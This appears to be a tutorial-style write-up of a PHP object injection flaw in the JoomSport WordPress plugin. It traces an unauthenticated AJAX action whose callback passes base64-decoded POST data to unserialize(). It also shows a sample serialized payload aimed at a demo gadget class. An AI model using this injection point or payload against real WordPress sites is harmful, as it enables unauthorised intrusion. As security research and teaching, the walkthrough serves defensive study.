plugins\sports-league-results-management/includes/posts/joomsport-post-season.php: add_action( 'wp_ajax_createPostSeason', 'joomsport_create_tslider' );
plugins\sports-league-results-management/includes/posts/joomsport-post-team.php: add_action( 'wp_ajax_teamPostTeam', 'joomsport_team_seasonrelated' );
plugins\sports-league-results-management/includes/taxonomies/joomsport-taxonomy-matchday.php: add_action( 'wp_ajax_saveMatchday', 'joomsport_mday_savematch' );
plugins\sports-league-results-management/includes/taxonomies/joomsport-taxonomy-matchday.php: add_action( 'wp_ajax_loadMatchday', 'joomsport_mday_loadmatch' );
```

We will **grep** some juicy hooks, and we will check this file

```
p_ajax_joomsport_matches_shortcode', array("JoomSportPostSeason", 'joomsport_matches_shortcode');  
p_ajax_joomsport_plstat_shortcode', array("JoomSportPostSeason", 'joomsport_plstat_shortcode');  
p_ajax_joomsport_matchday_shortcode', array("JoomSportPostSeason", 'joomsport_matchday_shortcode');  
p_ajax_joomsport_matchdaylist_shortcode', array("JoomSportPostSeason", 'joomsport_matchdaylist_shortcode');  
p_ajax_joomsport_playerlist_shortcode', array("JoomSportPostSeason", 'joomsport_playerlist_shortcode');  
p_ajax_joomsport_md_load', array("JoomSportPostSeason", 'joomsport_md_load');  
p_ajax_nopriv_joomsport_md_load', array("JoomSportPostSeason", 'joomsport_md_load');  
  
p_ajax_create_tlslider', array("JoomSportPostSeason", 'joomsport_create_tlslider') );
```

Let's analyze the callback of this AJAX action to see if we can exploit it

```
.....$mdId = intval($_POST['mdId']); ..  
.....$args = $_POST['shattr'];  
.....$args = unserialize(base64_decode($args));  
  
require_once JOOMSPORT_PATH . DIRECTORY_SEPARATOR . 'sportleague' . DIRECTORY_SE  
  
require_once JOOMSPORT_PATH_CLASSES . 'class-jsport-matches.php';  
require_once JOOMSPORT_PATH_OBJECTS . 'class-jsport-match.php';  
require_once JOOMSPORT_PATH_OBJECTS . 'class-jsport-season.php';  
require_once JOOMSPORT_PATH_MODELS . 'model-jsport-season.php';
```

We found unsafe unserialize, we can exploit it by encode some serializations by base64

Points to note about unserialize and serialize:


`__construct()`: This is called automatically when the object is created (new). However, `unserialize()` is called manually. (Constructor)

`__destruct()`: Called automatically when the object is destroyed. (Destructor)

`wakeup()`: `Unserialize()` is called automatically.

Source: programmersought.com

```
1 class Updater{
2
3     public $url = "http://company.com/update.zip";
4
5     public $status = false;
6
7     public function __construct(){
8         $this->status = $this->checkNewUpdates();
9     }
10
11     public function __wakeup(){
12         if($this->status === true){
13             $this->downloadUpdate();
14         }
15     }
16
17     public function checkNewUpdates(){
18         /* Code to check ..
19          * if there is a ..
20          * new update or not */
21         return false;
22     }
23
24     public function downloadUpdate(){
25         echo("Now downloading: ".$this->url."\r\n\r\n");
26     }
27 }
```



We created an example class in another plugin have a magic method called `__wakeup`

MORE ANALYSIS?

The screenshot shows a web browser's developer tools with the 'Pretty' tab selected. The left pane displays the request details for a POST request to `/wp/wp-admin/admin-ajax.php`. The right pane shows the response, which is a 500 Internal Server Error. Below the browser window, a Notepad window is open, displaying a PHP object injection payload:

```
O:7:"Updater":2:{s:3:"url";s:3:"pwn";s:6:"status";b:1;}
```

We exploited the example class and changed the value of the URL, this called PHP object injection

MORE ANALYSIS?



HITMANALHARBI

And we finished, I'll miss you guys



Thanks all for watching